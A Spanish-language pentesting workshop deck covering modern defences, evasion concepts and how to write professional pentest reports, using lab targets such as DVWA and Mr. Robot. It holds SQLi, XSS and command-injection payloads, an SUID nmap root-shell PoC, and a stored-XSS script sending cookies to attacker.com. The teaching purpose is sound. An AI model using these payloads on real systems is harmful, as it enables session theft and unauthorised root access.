


Taller de Ciberseguridad Ofensiva: Clase 6 (Bonus)

Del Laboratorio al Mundo Real: Defensas, Evasión y
Reporte Profesional

Instructor: Qb1t



Agenda y Objetivos de Hoy

Agenda del Taller

01

El Mundo Real

Comprendiendo las Defensas Modernas y por qué nuestros laboratorios fueron "fáciles"

02

El Siguiente Nivel

Conceptos de Evasión y técnicas para superar las defensas corporativas

03

El Entregable Profesional

El Informe de Pentesting y la ética del reporte responsable

04

El Próximo Taller

Introducción a la Informática Forense - El lado azul de la ciberseguridad

Objetivos Teóricos

Al finalizar esta clase bonus, los participantes serán capaces de:

- Comprender las diferencias críticas entre entornos de laboratorio y producción corporativa
- Identificar las principales tecnologías de defensa que encontrarán en el mundo real
- Entender por qué nuestros exploits contra Metasploitable 2 y Mr. Robot funcionarían (o no) en un entorno empresarial protegido
- Reconocer la importancia crítica del reporte ético y profesional en pentesting
- Visualizar el "lado azul" (defensa y forense) como el siguiente paso lógico en su carrera

Módulo 1: "Ya no estamos en el Gimnasio"

¿Por qué Metasploitable 2 y Mr. Robot fueron (relativamente) fáciles?

La Realidad del Laboratorio

Los entornos de práctica son sistemas **deliberadamente vulnerables** diseñados para el aprendizaje:

- No tienen **defensas activas** o están completamente desactivadas
- Son "gimnasios" creados específicamente para enseñar metodología sin resistencia
- Permiten experimentar con técnicas sin consecuencias reales
- Las vulnerabilidades están documentadas y son predecibles

El Mundo Real (Producción)

Los entornos corporativos presentan desafíos completamente diferentes:

- Cada acción genera **"ruido"** detectable en múltiples sistemas
- Existen múltiples capas de seguridad activas: WAF, AV, EDR, IDS/IPS, SIEM
- Equipos de seguridad monitoreando 24/7 los sistemas críticos
- Políticas de seguridad, parches actualizados y configuraciones endurecidas
- Consecuencias legales reales para actividades no autorizadas

❏ **Analogía clave:** Entrenar en Metasploitable es como practicar boxeo contra un saco. El mundo real es como subir al ring contra un campeón que tiene guantes, casco, protector bucal y un equipo entero de entrenadores analizando cada uno de tus movimientos.

Defensa Nivel 1: WAF (Web Application Firewall)



¿Qué habría detenido de la Clase 3?

SQLi Básico

Payload bloqueado: `' OR 1=1--`

El WAF detecta instantáneamente el patrón: comilla simple ('), la palabra clave OR, y la comparación 1=1 como firma clásica de SQL Injection y bloquea la petición antes de que llegue a la base de datos.

XSS Simple

Payload bloqueado: `<script>alert(1)</script>`

El WAF identifica la etiqueta `<script>` como un vector de ataque XSS conocido y neutraliza el payload, devolviendo un error 403 Forbidden.

¿Qué es un WAF?

Un **Web Application Firewall** es un escudo especializado que se posiciona estratégicamente delante del servidor web y analiza **todo** el tráfico HTTP/HTTPS antes de que llegue a la aplicación.

Analogía: Es como el guardia de seguridad del boliche que te requisa exhaustivamente en la puerta buscando "armas" (payloads maliciosos conocidos) antes de dejarte entrar.

Command Injection

Payload bloqueado: `; whoami`

El WAF detecta el metacarácter punto y coma (;) seguido de un comando del sistema como patrón sospechoso de command injection y rechaza la petición.

Los WAF modernos utilizan múltiples técnicas de detección: listas negras de patrones, análisis de anomalías, machine learning para identificar comportamientos inusuales, y reglas personalizadas basadas en el tráfico legítimo de la aplicación. Productos como ModSecurity, Cloudflare WAF, o AWS WAF son omnipresentes en entornos corporativos.

Defensa Nivel 2: IDS/IPS

IDS (Intrusion Detection System)

Función principal: Es un "sensor de movimiento" o "micrófono" estratégicamente ubicado en la red. Su trabajo es **detectar** tráfico sospechoso y generar alertas detalladas para el equipo de seguridad.

Ejemplo de alerta: "⚠️ Alerta Crítica: La IP 192.168.1.100 está realizando un escaneo masivo de 1000 puertos en el Servidor Web (10.0.0.5). Patrón coincide con herramienta nmap. Prioridad: ALTA"

Tecnologías: Snort, Suricata, Zeek (Bro)

IPS (Intrusion Prevention System)

Función principal: Es un IDS con capacidad de acción inmediata. No solo **detecta**, sino que también **bloquea** activamente el tráfico malicioso en tiempo real.

Ejemplo de acción: "🛡️ Acción Tomada: Detectado escaneo de puertos desde 192.168.1.100 utilizando nmap. IP bloqueada automáticamente por 24 horas. Regla: BLOCK_PORT_SCAN. Ticket creado: SEC-2024-0156"

Tecnologías: Cisco Firepower, Palo Alto Networks, Fortinet FortiGate

Impacto en Nuestras Técnicas de la Clase 1

Nuestro escaneo agresivo `nmap -sV -sC` contra Metasploitable habría sido **inmediatamente detectado** por un IDS/IPS moderno. El sistema habría identificado el patrón de escaneo de puertos (múltiples conexiones SYN a puertos cerrados), el fingerprinting de servicios (-sV), y la ejecución de scripts NSE (-sC). Resultado: nuestra IP de atacante bloqueada en minutos, y un ticket de incidente de seguridad creado para investigación.

Defensa Nivel 3: Antivirus (AV) - Detección por Firmas

¿Qué es un Antivirus?

Software de seguridad instalado en el *endpoint* (la máquina objetivo/víctima) que escanea continuamente archivos, procesos y memoria en busca de amenazas conocidas.

¿Cómo Funciona la Detección por Firmas?

1

Base de Datos

El AV mantiene una enorme base de datos con millones de "firmas" (hashes criptográficos únicos) de malware conocido, actualizada diariamente.

2

Cálculo de Hash

Cuando descargamos un archivo con `wget`, el AV calcula su hash SHA-256:
`hash("8572.c") → abcdef123456...`

3

Comparación

Compara el hash contra su base de datos de amenazas conocidas.

4

Acción

Si hay coincidencia: cuarentena inmediata y alerta al usuario/administrador.



❏ **Impacto en la Clase 2:** El exploit público de DirtyCOW (8572.c) que descargamos con `wget` habría sido **bloqueado instantáneamente** por cualquier AV moderno en cuanto el archivo tocó el disco. El hash de ese exploit está en todas las bases de datos desde 2016.

Limitación crítica: Los AV basados solo en firmas son inefectivos contra malware nuevo o modificado (0-days, variantes polimórficas). Por eso existen los EDR...

Defensa Nivel 4: EDR (Endpoint Detection & Response)

El Siguiente Nivel de Protección

Un **EDR** es la evolución del antivirus tradicional. En lugar de buscar solo firmas conocidas, analiza **comportamientos anómalos** del sistema en tiempo real, utilizando machine learning y análisis heurístico para detectar amenazas desconocidas.

1

Shell Anómala desde nmap (Clase 2)

Comportamiento detectado: "El proceso nmap.exe (PID 4521), una herramienta de escaneo de red, acaba de ejecutar el comando /bin/sh (PID 4522) y lanzar una shell interactiva. Este es un comportamiento **extremadamente anormal** para una herramienta de escaneo."

Acción del EDR: Proceso nmap terminado inmediatamente. Shell hija /bin/sh matada. Alerta de severidad CRÍTICA enviada al SOC. Conexión de red bloqueada.

2

Reverse Shell desde Apache (Clase 3)

Comportamiento detectado: "El servidor web Apache (proceso www-data, PID 1337) está intentando establecer una conexión de red **saliente** hacia la IP externa 10.10.14.5 en el puerto 4444. Los servidores web NO deberían iniciar conexiones salientes arbitrarias."

Acción del EDR: Conexión de red bloqueada instantáneamente. Proceso Apache aislado en sandbox. Memoria del proceso dumpeada para análisis forense. Ticket de incidente crítico escalado automáticamente.

3

Escalación de Privilegios (Clase 2)

Comportamiento detectado: "Usuario de bajo privilegio www-data ejecutó comando 'su firefart' y obtuvo privilegios de root (UID 0). Cambio de UID no autorizado detectado."

Acción del EDR: Sesión terminada. Cuenta comprometida deshabilitada. Snapshot del sistema capturado. Alerta de compromiso total del host.

Analogía: Si el AV tradicional es el guardia que revisa tu mochila buscando armas conocidas, el EDR es el guardia que te observa *dentro* del edificio y te detiene cuando intentas forzar una cerradura, acceder a áreas restringidas o comportarte de forma sospechosa, incluso si no llevas "armas" identificables.

Soluciones EDR líderes: CrowdStrike Falcon, Microsoft Defender for Endpoint, SentinelOne, Carbon Black

Defensa Nivel 5: Logging y SIEM

Logging: Las "Cámaras de Seguridad"


Los sistemas de logging son registros detallados y persistentes de cada evento significativo que ocurre en un sistema. Son la evidencia forense que permite reconstruir un ataque completo.

- `/var/log/auth.log` - Registra cada intento de autenticación, incluyendo nuestro comando `su firefart` y el cambio de UID a root.
- `/var/log/apache2/access.log` - Registra cada petición HTTP, incluyendo nuestros intentos de SQLi con `UNION SELECT`.
- `/var/log/syslog` - Eventos generales del sistema, incluyendo ejecución de exploits y cambios de kernel.
- Windows Event Logs - Equivalente en Windows, registrando eventos de seguridad (Event ID 4624, 4625, etc.)



SIEM: El Centro de Comando de Seguridad

Un **SIEM** (Security Information and Event Management) es un sistema que **centraliza**, **correlaciona** y **analiza** logs de toda la infraestructura empresarial en tiempo real, buscando patrones de ataque complejos que serían invisibles al analizar logs individuales.



Conclusión: El SIEM correlaciona estos tres eventos aparentemente separados y reconoce el patrón clásico de un ataque web exitoso, generando una alerta de **INCIDENTE DE SEGURIDAD CRÍTICO** que requiere respuesta inmediata del equipo SOC (Security Operations Center).

Plataformas SIEM populares: Splunk, IBM QRadar, LogRhythm, Elastic Security (ELK Stack)

El Atacante Moderno

Conclusión del Módulo 1

El Valor de los Laboratorios

Metasploitable 2 y Mr. Robot son "gimnasios" **fantásticos** para dominar la metodología fundamental de pentesting: reconocimiento, enumeración, explotación y post-explotación. Son el lugar perfecto para equivocarse sin consecuencias.

La Realidad del Campo

En el mundo real corporativo, **cada una de nuestras acciones** de las clases anteriores habría disparado múltiples alertas en WAF, IDS/IPS, EDR y SIEM. Habríamos sido detectados, bloqueados e investigados en minutos.

El Hacking Moderno

El pentesting avanzado NO se trata de "hackear el sistema" con exploits públicos. Se trata de encontrar y explotar las **brechas de configuración y huecos entre estas defensas** superpuestas.

¿Cómo superan los hackers profesionales estas defensas multicapa?

La respuesta está en el **Arte de la Evasión** - nuestro próximo módulo, donde exploraremos las técnicas que separan a un script kiddie de un penetration tester profesional.

Módulo 2: El Arte de la Evasión

El Siguiente Nivel Técnico - Conceptos de Evasión

Ahora que comprendemos profundamente las defensas modernas (WAF, IDS/IPS, AV, EDR, SIEM), surge la pregunta inevitable: **¿cómo las superan los atacantes sofisticados?** La respuesta está en un conjunto de técnicas avanzadas conocidas colectivamente como "evasión" - el arte de lograr tus objetivos mientras permaneces invisible para los sistemas de detección.



Evasión de WAF

Técnicas de ofuscación y bypass de filtros para superar las reglas de los Web Application Firewalls sin ser detectados.



Evasión de AV

Polimorfismo y modificación de exploits para evitar la detección por firmas de los antivirus tradicionales.



Evasión de EDR

Técnicas de "living off the land" y carga en memoria para evitar triggers de comportamiento anómalo.

En las siguientes secciones, exploraremos cada una de estas técnicas con ejemplos prácticos que te mostrarán cómo los red teamers profesionales logran comprometer sistemas protegidos sin disparar las alarmas de seguridad.

Módulo 3: El Producto Final

La transición del ataque a la entrega profesional de resultados



El Informe de Pentesting Profesional

El Momento de la Verdad

Has terminado el ataque. Has obtenido acceso root al sistema objetivo. Los exploits funcionaron perfectamente, las vulnerabilidades fueron identificadas y documentadas durante la ejecución. El sistema está completamente comprometido. ¿Y ahora qué? Este es el momento donde muchos pentesters junior cometen su error más grande.

La Realidad Profesional: Ahora empieza el verdadero trabajo que define tu valor como profesional. El cliente no te paga por obtener root; aunque eso demuestra tu habilidad técnica, no es el producto final. Te paga por el documento que explica meticulosamente cómo lo hiciste, cuál es el impacto real para el negocio, y sobre todo, cómo arreglarlo de manera efectiva y permanente.



Tu Habilidad Técnica

Demostrada durante el ataque

Tu Valor Profesional

Entregado en el informe

El Éxito del Cliente

Logrado con la remediación

Write-up vs. Informe Profesional

Entender la diferencia fundamental entre estos dos formatos es crucial para tu desarrollo profesional. Aunque ambos documentan procesos de hacking, tienen propósitos, audiencias y estructuras completamente diferentes. Confundirlos puede costarle al cliente millones en vulnerabilidades no remediadas correctamente.

Write-up de CTF

Lo que hicimos con Mr. Robot

- Es una narrativa cronológica: "Primero hice esto, luego encontré aquello, después probé esto otro..."
- Audiencia objetivo: Otros hackers y entusiastas de la seguridad
- Objetivo principal: Demostrar habilidad técnica y compartir conocimiento con la comunidad
- Tono informal y educativo
- Se enfoca en el "cómo" del proceso
- Puede omitir detalles de negocio

Informe de Pentesting

Documento Profesional de Negocio

- Documento de negocio estructurado y formal
- Audiencia dual: Gerentes (no técnicos) e Ingenieros (técnicos)
- Objetivo: Identificar Riesgo empresarial y proveer Remediación accionable
- Tono profesional y orientado a resultados
- Se enfoca en el "qué", "por qué importa" y "cómo arreglarlo"
- Debe justificar la inversión en seguridad

Las Dos Audiencias del Informe

Un error crítico de pentesters junior es escribir exclusivamente para la audiencia técnica, olvidando que las decisiones de presupuesto y remediación las toman los ejecutivos. Un informe profesional tiene dos lectores fundamentales con necesidades completamente diferentes, y debes escribir para ambos de manera equilibrada y efectiva.



Resumen Ejecutivo Para Gerentes y C-Level

- Extensión: 1-2 páginas máximo
- Cero jerga técnica o términos complejos
- Lenguaje de negocio: "Riesgo", "Impacto", "ROI", "Continuidad del Negocio"
- Enfoque en consecuencias financieras y reputacionales

Ejemplo Incorrecto: "Exploté un SUID en nmap y obtuve root mediante shell interactiva."

Ejemplo Correcto: "Se identificó una vulnerabilidad crítica que permite a un usuario de bajo nivel tomar control total del servidor, exponiendo la base de datos de 50,000 clientes y violando GDPR."



Hallazgos Técnicos Para el Equipo de IT y DevOps

- Aquí sí va toda la jerga técnica necesaria
- Debe ser una "receta de cocina" exacta y reproducible
- Comandos específicos, rutas de archivos, versiones de software
- Capturas de pantalla y evidencia detallada

Esta sección permite al equipo técnico reproducir el hallazgo, entender la vulnerabilidad a nivel de código, y aplicar la remediación correcta sin ambigüedades. La precisión aquí es fundamental.

Anatomía de un "Finding" (Hallazgo)

Cada vulnerabilidad se documenta en una sección estructurada llamada "Hallazgo" o "Finding". Esta estructura estandarizada asegura consistencia, completitud y accionabilidad. Un hallazgo mal documentado puede resultar en una remediación incorrecta que deja la vulnerabilidad activa o crea nuevos problemas de seguridad.

01

Título

Claro, conciso y descriptivo. Ejemplo: "Escalada de Privilegios por Binario SUID Inseguro en nmap"

02

Severidad

Clasificación estandarizada: Crítica, Alta, Media, Baja. Se recomienda usar CVSS (Common Vulnerability Scoring System) para objetividad

03

Descripción

Explicación técnica de qué es la vulnerabilidad. Debe educar sin asumir conocimiento previo. Ejemplo: explica qué es un SUID bit y por qué es peligroso

04

Impacto

Traducción al lenguaje de negocio. ¿Cuál es el riesgo empresarial? ¿Qué datos están en peligro? ¿Qué regulaciones se violan?

05

Pasos para Reproducir (PoC)

La evidencia técnica completa. Comandos exactos, capturas de pantalla, outputs del sistema. Debe ser 100% reproducible

06

Remediación

El componente más valioso para el cliente. Instrucciones paso a paso sobre cómo arreglar la vulnerabilidad, incluyendo comandos específicos y mejores prácticas

Hallazgo: Escalada de Privilegios en nmap

Caso Práctico: Mr. Robot Machine

Título del Hallazgo

Escalada de Privilegios Local por Binario SUID Inseguro en 'nmap'

Severidad: **Alto**

CVSS Score: 7.8 (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

Descripción Técnica

La utilidad `/usr/local/bin/nmap` (versión 3.81) tiene el bit SUID (Set User ID) activado, lo que significa que se ejecuta con permisos del propietario (root) independientemente de quién lo invoque. Las versiones antiguas de nmap (anteriores a 5.21) incluyen un "modo interactivo" que permite ejecutar comandos de shell arbitrarios.

Al combinar el SUID bit con la función de shell interactiva, cualquier usuario local del sistema puede ejecutar una shell con privilegios de root, logrando una escalada completa de privilegios sin necesidad de credenciales administrativas.

Impacto al Negocio

Un atacante con acceso de bajo privilegio (como el usuario `daemon` obtenido anteriormente) puede explotar esta configuración para obtener root, logrando el control total del servidor. Esto permite: robo de credenciales almacenadas, acceso a bases de datos, instalación de backdoors permanentes, y exfiltración de datos sensibles de clientes.

Pasos para Reproducir

```
# 1. Verificar permisos del binario
ls -l /usr/local/bin/nmap
# Salida esperada: -rwsr-xr-x 1 root root ...
# La 's' indica SUID activado

# 2. Explotar el modo interactivo
/usr/local/bin/nmap --interactive
nmap> !sh
# Esto abre una shell como root

# 3. Confirmar escalada exitosa
whoami
# root
id
# uid=0(root) gid=0(root) groups=0(root)
```

Remediación Recomendada

Inmediata: El bit SUID no es necesario para la funcionalidad normal de nmap. Eliminarlo con:

```
sudo chmod u-s /usr/local/bin/nmap
```

A largo plazo: Actualizar nmap a la versión más reciente (7.94+) que no incluye modo interactivo. Implementar auditoría regular de binarios SUID con: `find / -perm -4000 2>/dev/null`

Hallazgo: XSS Almacenado en DVWA

Caso Práctico: Damn Vulnerable Web Application

Título del Hallazgo XSS Almacenado en Libro de Visitas Permite Secuestro de Sesión Administrativa	Severidad: Crítico CVSS Score: 9.6 (AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H)
---	--

Este hallazgo representa uno de los vectores de ataque más peligrosos en aplicaciones web modernas, permitiendo la compromisión completa de cuentas administrativas sin necesidad de credenciales.

Descripción Técnica

La página 'XSS (Stored)' en DVWA no sanitiza ni valida la entrada del usuario en el campo 'Message' antes de almacenarla en la base de datos y mostrarla a otros usuarios. Esto permite que un atacante inyecte código JavaScript malicioso que se ejecutará en el navegador de cada usuario que visite la página, incluyendo administradores.

A diferencia del XSS Reflejado, el código malicioso se almacena permanentemente en la base de datos, afectando a múltiples víctimas de manera persistente sin necesidad de que el atacante esté presente.

Impacto al Negocio

Un atacante puede robar las cookies de sesión (PHPSESSID) de otros usuarios, incluidos los administradores. Con estas cookies, puede realizar Secuestro de Sesión completo, obteniendo acceso total a la aplicación sin necesidad de credenciales. Esto permite: modificación de datos sensibles, robo de información de usuarios, desfiguración del sitio, y ataques de phishing internos.

Prueba de Concepto (PoC)

Payload inyectado en el campo Message:

```
<script>
var cookie = document.cookie;
var img = new Image();
img.src = "http://attacker.com/steal.php?c=" + cookie;
document.body.appendChild(img);
</script>
```

Cuando un administrador visita la página, su cookie se envía automáticamente al servidor del atacante.

Remediación Recomendada

Solución Principal: Implementar Output Encoding/Escaping antes de mostrar datos del usuario. Convertir caracteres especiales:

